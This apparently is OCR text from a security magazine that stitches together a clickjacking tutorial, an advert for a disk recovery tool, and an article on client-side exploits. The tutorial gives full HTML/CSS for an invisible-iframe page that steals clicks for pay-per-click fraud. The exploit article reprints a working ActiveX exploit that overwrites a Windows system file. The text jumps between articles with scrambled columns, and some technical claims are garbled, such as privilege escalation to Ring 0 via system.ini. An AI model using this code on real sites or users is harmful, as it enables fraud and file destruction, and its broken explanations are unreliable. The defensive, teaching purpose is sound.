The name Clickjacking refers to stealing a user click on a web site to do something that the user wouldn't intentionally do. Javascript anyone? Every good programmer knows how to use a click that triggers a Javascript Event. Almost everything can be done with that triggered event. This is the reason people deactivate the Javascript function in their browser; the Javascript function is easily resolved. The real clickjacking technique however is advanced because it permits a click steal without Javascript. Even with Javascript turned off, every common browser is affected by this problem and every web site can implement this hack. The technique of Clickjacking is in the iframe tag and in the z-index opacity rule of the css style sheet. A clickable element in an iframe and from another domain can hide behind an element on the top of the real page. There is no use for a line of Javascript or PHP code, only HTML and CSS can make the user believe they are clicking an element on the front page, but instead they are clicking an element on hidden page.

## A normal web page

Figure 2 is a normal web page on the Internet. It's a simple guide that can be downloaded in a pdf Version. Also a smart user will think that is a normal and non dangerous web page because it doesn't Javascript code or some

### WHAT YOU WILL LEARN...

How a clickjacking attack works

CSS z-indexing and iframe Hacks

### WHAT YOU SHOULD KNOW...

Basics of HTML and CSS

Standard html click behaviour

strange animated banner. But it is not a normal web page. It's a page where some malicious programmer can steal your click and do whatever he wants with it. In this article we'll learn how a malicious hacker can steal the user click on the Download the pdf here button and use it on a pay per click advertising button to collect money.

## Unveiling what's under the hood

A clickjacking attack needs multiple things in order to work properly. First, the attacker needs to load the content he wants users to click on in an iframe. Second, the attacker sets the CSS opacity property to 0 on the iframe. This makes the iframe content invisible. Third, the attacker creates a webpage that covers the entire webpage in the iframe, except for the part of the iframe he wants a user to click on. If the entire webpage was not covered, other links on the webpage in the iframe may cause the cursor to change to a hand, notifying the user that something strange is going on. Last, the attacker creates an HTML element that spans the element he wants users to click on in the invisible iframe, sets the CSS z-index property to be behind the invisible frame, and positions the element over the invisible element in the iframe that the attacker wants the user to click on. The point of creating this element is to entice users to click on this spot.

Our example content in the invisible iframe contains a pay-per-click advertisement. Figure 3 shows both the invisible iframe layer and the visible web page layer at the same time. Figure 2 shows what a real clickjacking attack looks like, where the opacity of the top layer, the visible attacker page layer, is 1, and the opacity of the second layer, the invisible iframe layer, is 0.

Therefore, if a user attempts to click on Download the pdf here, the user actually clicks on the pay-per-click advertisement at `http://localhost:8888/back.html`. The user gets no feedback from the button because the page resulting from the click loads in the hidden iframe. The attacker just used

the user's click to make money. Figure 6 shows what `back.html` actually looks like (see Listing 1).

## Choosing the target page

The CSS class that is related to the iframe is the `.attacksite class`. In this class there is a simple rule: `opacity: 0`. This will assure that the page is not viewable. In the html, the iframe has only two other options: the width and the height set so that it's possible to use the absolute positioning and the scrolling disabled to avoid any scroll bars in the background. In the source field it's

possible to add every external web site. These simple lines of code permit the insertion of a fully functioning external opacity web site in your page. The next step is creating the fake top page.

## The fake top page

In our example, the first area of the hidden web page is covered by headings and text. The only part that is not covered is the last part of the paid banner. That is the area where the malicious hacker will put the fake button. The result is that only that fake button area is effectively clickable.




Figure 1. All started at Owasp NYC AppSec 2008




Figure 2. A simple and interesting web page can hide a lot

## Listing 1. HTML and CSS source

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//
 EN" "http://www.w3.org/TR/xhtml1/DTD/
 xhtml1-transitional.dtd">

<html>
<title>A real world example of Clickjacking.</title>
<head>
<style>

.ClickJack{
background-color:#0066FF;
color: #ffffff;
font-weight:bold;
font-size:20px;
position:absolute;
top:450px;
left:700px;
z-index:-10;
padding: 0px 20px 0px 20px;
}

.attacksite{
opacity:0.2;
}

.ourpage{
position:absolute;
top:10px;
left:20px;
width: 1000px;
opacity:1;
}

h1 {
font-size: 30px;
color:#0066FF;
}

h2 {
font-size: 20px;
color:#666666;
}

p {
font-size: 15px;
color:#333333;
}

</style>
</head>
<body>

<iframe id="attacksite" class="attacksite" width="1000"
 height="600" scrolling="no" src="http:
 //localhost:8888/back.html"></iframe>

 Download The Pdf Here

<div class="ourpage">

<h2>We Proudly Presents</h2>

<h1>
```

The Ultimate Hacking Guide.

</h1>

<p>

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.

</p>

<p>

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.

</p>

<p>

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.

</p>

<p>

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.

</p>

<p>

Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam. Ut enim ad minim veniam. Ut enim ad minim veniam.

</p>

</div>

</body>

</html>

In the code you'll find that the part that rules the top web page is the `.ourpage` class. Using absolute positioning assures that every browser will display the same position, avoiding bad alignment that will invalidate the area covering and the fake button.

The `.clickJack` class rules the positioning of the fake button. In the html section there is a div that has `.ourpage` class and a span element that has the `.clickJack` class. The most important thing is that the fake button is not really a button but only a span element without link. This is because the button has to be behind. If you create a real button, when you click on it the button will not do anything.

The span element makes clicking a behind element possible. The span element is not really clickable, but behind there is an area of the hidden page that is really clickable.

## The result

In our web server we simulated a paid per click banner and the result is shown in the figure. When you click on the download the pdf here button you are clicking on the banner and the behind page will be redirected to the paid link.

Remember that if you want to view the results you have to set the opacity of the two layers at 0.5. In this case you can view the transparent layers and understand how this Clickjacking method works.

## Solutions

No real fix for clickjacking attacks exist. The underlying problem exists in how browsers implement the HTML standards, specifically `iframe`'s and CSS `opacity` and `z-order` properties. Keep in mind that the same things that make clickjacking possible are used by web programmers without malicious intent. This makes fixing the problem quite difficult.

For the client, a few solutions are available. One fix is to use a text-based browser such as Lynx. Lynx does not have the layering problems graphical browsers have. Another fix is to use Firefox with the `NoScript` extension. NoScript provides clickjacking protection




Figure 3. Now you can understand the problem

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<title>A real world example of Clickjacking.</title>
<head>
<style>
.clickJack{
background-color:#0066FF;
color:#ffffff;
font-weight:bold;
font-size:20px;
position:absolute;
top:450px;
left:700px;
z-index:-10;
padding: 0px 20px 0px 20px;
}
.attaclsite{
opacity:0;
}
.ourpage{
position:absolute;
top:10px;
left:20px;
width: 1000px;
opacity:1;
}
h1 {
font-size: 30px;
color:#0066FF;
}
h2 {
font-size: 20px;
color:#666666;
}
p {
font-size: 15px;
color:#333333;
}
</style>
</head>
<body>
```

Figure 4. The CSS part

```
</head>
<body>
<div class="ourpage">
<div class="clickJack">Download The Pdf Here </div>
</div>
<div class="attaclsite">
<h2>
The Ultimate Hacking Guide.
</h2>
<p>
Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minima veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.
</p>
<p>
Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minima veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.
</p>
<p>
Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minima veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.
</p>
<p>
Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minima veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.
</p>
</div>
</body>
</html>
```

Figure 5. The HTML part

## On the 'Net

- <http://blogs.zdnet.com/security/?p=1972> – The First article about Clickjacking.
- <http://sirdarckcat.blogspot.com/2008/10/about-CSS-attacks.html> – Clickjacking examples.
- <http://hackademix.net/2008/09/27/clickjacking-and-noscript/> – The NoScript Plugin.
- <http://blog.guya.net/2008/10/07/malicious-camera-spying-using-clickjacking/> – The WebCam ClickJacking.
- <http://ha.ckers.org/blog/20081007/clickjacking-details/>.
- <http://www.planb-security.net/notclickjacking/iframe-trick.html>.
- <http://ejohn.org/blog/clickjacking-iphone-attack/>.
- <http://www.sectheory.com/clickjacking.htm> – The original Hansen & Grossman.
- [http://www.owasp.org/index.php/OWASP\\_NYC\\_AppSec\\_2008\\_Conference](http://www.owasp.org/index.php/OWASP_NYC_AppSec_2008_Conference).



Figure 6. The "behind" web page




Figure 7. A zoom on the fake button

by blocking embedded content from untrusted domains. However, for non-advanced users, neither solution is acceptable.

For webmasters and developers, one solution is available. If a webmaster or developer wants to prevent their site from being involved in click fraud, they can add some JavaScript to prevent their site from being loaded in an iframe. Unfortunately, if a user disabled JavaScript in the browser, this solution does not work. To prevent your website from being loaded in an iframe add the code in this Listing to your webpages:

```
<script type="text/javascript">
 if (top != self) top.location.href
 = self.location.href;
</script>
```

With this code, if someone loads your web page in his web page, the visitor will be immediately redirected to your web page without iframe.

## Conclusion

Do not try to steal user clicks and do not try this hack on a real web site. If you want to try it, create a local web page with a paid per click behaviour. We wrote this article because it's important to know that someone can steal your click, so keep your eyes open. Install Firefox with the NoScript plugin and use that Javascript code if you produce web sites. This is the only method to prevent clickjacking attacks. Beware of the fact that in this article we've shown you using the Clickjacking method to convert a click on a paid per click advertising but this hack can be used, if you're logged in a reserved web app, to convert your click into something more dangerous. In the On the Web section, there are useful links to view of what is possible with the Clickjacking attack. Beware of your click.

---

### Marco Liscl

... is a System Engineer and IT Consultant interested in creativity applied to computer systems. He works on informative systems, network infrastructure and security. After a long period as Web Chief in creative agencies founded BadShark Communications, a web, video and audio, Search Engine Optimization (SEO), advertising, and security company. Stay tuned on: [badsharkcommunications.com](http://badsharkcommunications.com).

## HDD Mechanic: A Universal Disk and Data Recovery Tool

Remember the days when chkdsk and Norton Disk Doctor were the only things you could count on when recovering a broken file system? Things have changed. Today, you have a choice of hundreds of different tools offering to recover your hard drive, fix broken partitions and repair the file system. And of course, there are tools to salvage your data. With so many different tools around, which one will you choose?

In order to make an informed decision, you have to know a little about what's inside. Many data recovery technologies today were not available two years before. In addition, some of those technologies are implemented in most products, while others are strictly proprietary and come in select tools only.

Let's have a look on what's on offer today. Recovery Mechanic [www.recoverymechanic.com](http://www.recoverymechanic.com) is a small yet innovative company which markets a full

you can get your data back even if the entire file system is wiped off completely from the hard drive, flash stick or memory card you are about to recover.

Before this technology was invented, so-called 'undelete' tools were available to let computer users recover deleted files by undoing the delete operation. Quite simply, these tools unmarked the 'deleted' attribute in the file system, giving the user access to the original file as if it was never deleted in the first place. Sounds too simple to be true? In fact, this approach worked quite well for single, freshly deleted files. Needless to say, if you had more than one deleted file, or deleted them a few hours ago, or the file system was corrupted, these undelete tools would mess up your hard drive instead of restoring your data.



The signature scan algorithm used in HDD Mechanic changed that. Instead of relying solely on the file system, HDD

detected, HDD Mechanic can analyze the file header to identify the exact type and size of the file. Combined with what is left of the file system, this information is then used to re-construct missing data from the disk.

Yet another novelty implemented in HDD Mechanic is the ability to safely preview recoverable files without restoring them first. The pre-recovery preview is truly helpful when dealing with a bunch of files and different versions of the same document, as is common when saving files with office applications such as Microsoft Word or Excel.

Finally, HDD Mechanic can combine a variety of functions such as the ability to restore missing data, undelete files, repair file systems and other important disk structures. Other products by Recovery Mechanic are even able to reconstruct damaged RAID arrays with or without the original RAID controller present.

Among multiple companies offering data recovery solutions, Recovery Mechanic offers one of the widest product ranges. Its products range from inexpensive Recovery Mechanic that can only restore missing files and folders but not repair the disk itself or the file system, to HDD Mechanic, an all-in-one disk and data recovery solution, to RAID recovery tools. Products by Recovery Mechanic offer the latest technologies in a user-friendly package, making disk and data recovery available to anyone. To allow its customers better evaluate their products, the company enables the pre-recovery preview in free evaluation versions of its products.



range of disk and data recovery tools. Its flagship product, HDD Mechanic, has all the latest innovations in data recovery.

HDD Mechanic is able to achieve the highest recovery rate with signature search, the single most important technology that, at its time, revolutionized the data recovery market. The signature search technology used in HDD Mechanic fires up automatically, and ensures that

Mechanic can scan the entire surface of a hard disk, or read the whole content of a memory card in order to identify any missing information. To locate the exact beginning and end of each file, HDD Mechanic matches each block of information read from the disk against a comprehensive database of supported file formats. If a signature resembling the beginning of a known type of file is



ANUSHREE REDDY

# Client-side Exploits

Difficulty



Client-side exploits are some of the most commonly seen exploits and this is mainly due to the fact that traditional perimeter security (firewalls, router access lists) offer little or no protection against these kinds of exploits. This is due to the fact that client-side exploits target vulnerabilities on the client applications.

In this article we will learn about client-side exploits, attack vectors and mitigation techniques. We will not be looking into Trojans, Spyware and Virus even though they are considered as client-side Malware.

## Target Audience

Entry to mid-level security professionals. Business Analysts/Managers in information security team.

## Client-side Applications

Client-side application is the software that runs on the user's machine, over the *Operating System* (OS). For this application to work in the way it is supposed to, developers code libraries for the software to run on the local profile. Cross-platform application coding has increased the complexity of coding, though business requirements have reduced the time for releasing a product. These realities have encouraged the use of plug-ins, widgets, scripts and other code replication and development techniques that increase the ease of development and faster release of software, and this of course increases the software bugs exponentially. Hence, the common technique used to cover these mistakes is to patch the software to cover these blunders. To update patches every once in a while, sometimes the developers leave backdoors in the code at the development stage and then the Quality Analysts and Software Tester's sometimes add

testing code that tests the software in the testing phase. If these backdoors and testing code are not stripped out of the final code before release, attackers can find and exploit faults in this code accordingly.

Traditionally attackers have targeted vulnerable Internet services software on servers (such as mail, domain name service (DNS), etc). Vendors have improved their record of fixing service software defects, and now attackers have shifted their attack to Internet clients and by implication Internet users (defect on server with target on server has shifted to defect on client software, target client software). Client-side exploits target defects in the Internet client software (web browser or E-mail client).

## Business Impact

As discussed in the client-side applications section, business requirements have a major impact on client-side software. Code audits, software audits and risk analysis zero in on high-level views of risks to the business. The following image (Figure 1) shows the timelines of the various stages in software development (To keep it simple, we divide the entire life cycle into three stages. This is not the lifecycle that you see in reality or in the software development lifecycle materials).

In Figure 1 (top-pane), we see the time taken for typical software development. Good software requires longer designing time because this

### WHAT YOU WILL LEARN...

Client-side vulnerabilities, exploit and countermeasures

Business impact on client-side exploits

### WHAT YOU SHOULD KNOW...

Basic knowledge of exploits, vulnerabilities and security

Operating systems, applications and web



stage is where the software architects perform requirement analysis, structural analysis and design specifications based on the client-side software that needs to be developed. Once this is done, the developer starts building modules while the analyst perform a variety of tests (input validation, boundary analysis, unit testing, etc.). The software may then require additional development depending on what faults were found during this testing phase. Since development and analysis takes place in a loop, they are both shown within one time frame. One of the important goals of a business is to complete a task with minimal resources in minimum time period. This is as shown in the bottom-pane of Figure 1. This impacts the client-side software development by increasing the vulnerabilities or bugs. Inadequate time budgeting during this phase frequently results in software flaws.

## Client-side Vulnerability Analysis

To identify and locate vulnerabilities in client software, a vulnerability analyst or exploit writer may run several tools that test for bugs in compiled code. In most cases, softwares are compiled and are in executable formats where the code cannot be identified without using tools that penetrate through the executables. Disassemblers and debuggers are two commonly known categories of tools used by reverse-engineers to reverse an executable into its code form. Though, debuggers are used in the cases where the executables are run in the memory and then the code is reversed to its original form based on the code that runs on the memory (RAM). On the other hand a fuzzer is a tool that can test the client-size software with random input values. Fuzzing is a really simple process and the failure of the software will identify the defects in the code. In this article, we will not be entering into the different types of fuzzers or debuggers.

ActiveX is a component used by web browsers. It is a *Component Object Model (COM)* developed by Microsoft


for the developers to create software components that can run in several Windows applications such as IE, Media Player and so on. ActiveX code for a particular function or functionality uses a unique program ID or class ID. There can be several methods within a single ActiveX. Figure 2 shows the way in which ActiveX vulnerability assessment can be performed by running tools against the ActiveX that is being tested.

Performing a vulnerability assessment over the ActiveX components will give out the list of vulnerable methods (listed as variables in Figure 2) and the class ID/program ID of the ActiveX that is being tested.


The website [www.milw0rm.com](http://www.milw0rm.com) is a good resource of exploits that really

work, since str0ke (owner of milw0rm) tests every single exploit before committing it on the site. In the following example, the sample code has been taken from milw0rm.com to show the various components of a client-side exploit (in this case, we took an email software for example). Figure 3, shows the client-side exploit on PBEmail7 ActiveX component, where the CLSID (Class ID) and the vulnerable methods are highlighted.

In the above example, `clsid:30C0FDCB-53BE-4DB3-869D-32BF2DAD0DEC` is the class ID of the ActiveX against which the exploit is written. Object ID is `kat` and the object links the class object with the method that is vulnerable. `saveSenderToXml` is the vulnerable method for this class



**Figure 1.** Business Impact on Client-side Software Development



**Figure 2.** ActiveX Vulnerability Analysis

ID. A shellcode or system software is usually called at this vulnerable method. In this case, C:\WINDOWS\system.ini is the system software that is called. This is done to perform privilege escalation from a user-level software privilege to an OS privilege level. Different softwares

run in different privilege levels according to its usage, need and the location from which it runs. C:\WINDOWS\ softwares are OS related softwares and hence they run in the Kernel mode (Ring 0), which is the highest privilege level. Then the device drivers that run on Ring 1

and Ring 2 depending on the privilege of the driver that is running. Then comes the user application such as IE that runs on Ring 3. Hence, to step up (privilege escalation) from Ring 3 to Ring 0, we call the C:\WINDOWS\ software. Figure 4 shows the protection rings that we just saw in the above example.

Ring 0 runs the Kernel and OS processes that are very high privileged software. Device drivers run on Rings 1 and 2 depending on the level of system access the driver requires and the level of trust that OS has for the particular device driver for a physical device (hard drive, video card etc.). User applications run on Ring 3 as shown in the Figure 4.

Most of the client side exploits look very similar except for the class ID, vulnerable method, the software being called or shell code and the way in which the exploit writer codes it.

## Global Perspective of Client-Side Exploits

Different sites and different organizations have their own classifications of client-side exploits. The advantage of this is that the people who wish to secure themselves have several options to choose from, for securing against client-side exploits. Defining client-side exploit makes it simpler for us to understand the exploits that could fall under this category. *Exploiting vulnerabilities in client-side applications* is a broad definition of client-side exploits. One must distinguish between exploits that attack Internet client applications (such as web browsers and E-mail clients) and exploits that target Internet users such as Cross Site Scripting. Exploits that target Internet users tend to rely on social engineering rather than attacks on client software code defects. One must keep in mind where the defect is, and who or what the target is. In Cross Site Scripting the defect is on the Web application residing on the server. The target is the Internet user surfing to that Web application. Hence we don't believe that it is a good idea to discuss about them in this article.

A client-side exploit could target the boundary elements, memory locations

```
<pre>
Found by :Katatafish (karatatata[at]hush[dot]com)
software:PBEmail7 ActiveX Edition
Vendor: http://www.perfectionbytes.com
vulnerability:Insecure method
SaveSenderToXml(XmlFilePath:BSTR)stdcall; in PBEmail7Ax.dll
Tested on Internet explorer7 with Windows XP SP2.
Thanks: strOke

</pre>

<object classid="clsid:30C0FDCB-53BE-4DB3-869D-32BF2DAD0DEC"
id="kat"></object>
<script language="vbscript">
)kat.SaveSenderToXml"C:\WINDOWS\system.ini"
MyMsg=MsgBox(Done!Your C:\WINDOWS\system.ini file should now
be overwritten.)
</script>

#milw0rm.com[2007-10-12]
```

Courtesy: mll0rm.com & katatafish

Figure 3. Client-side exploit on E-mail software

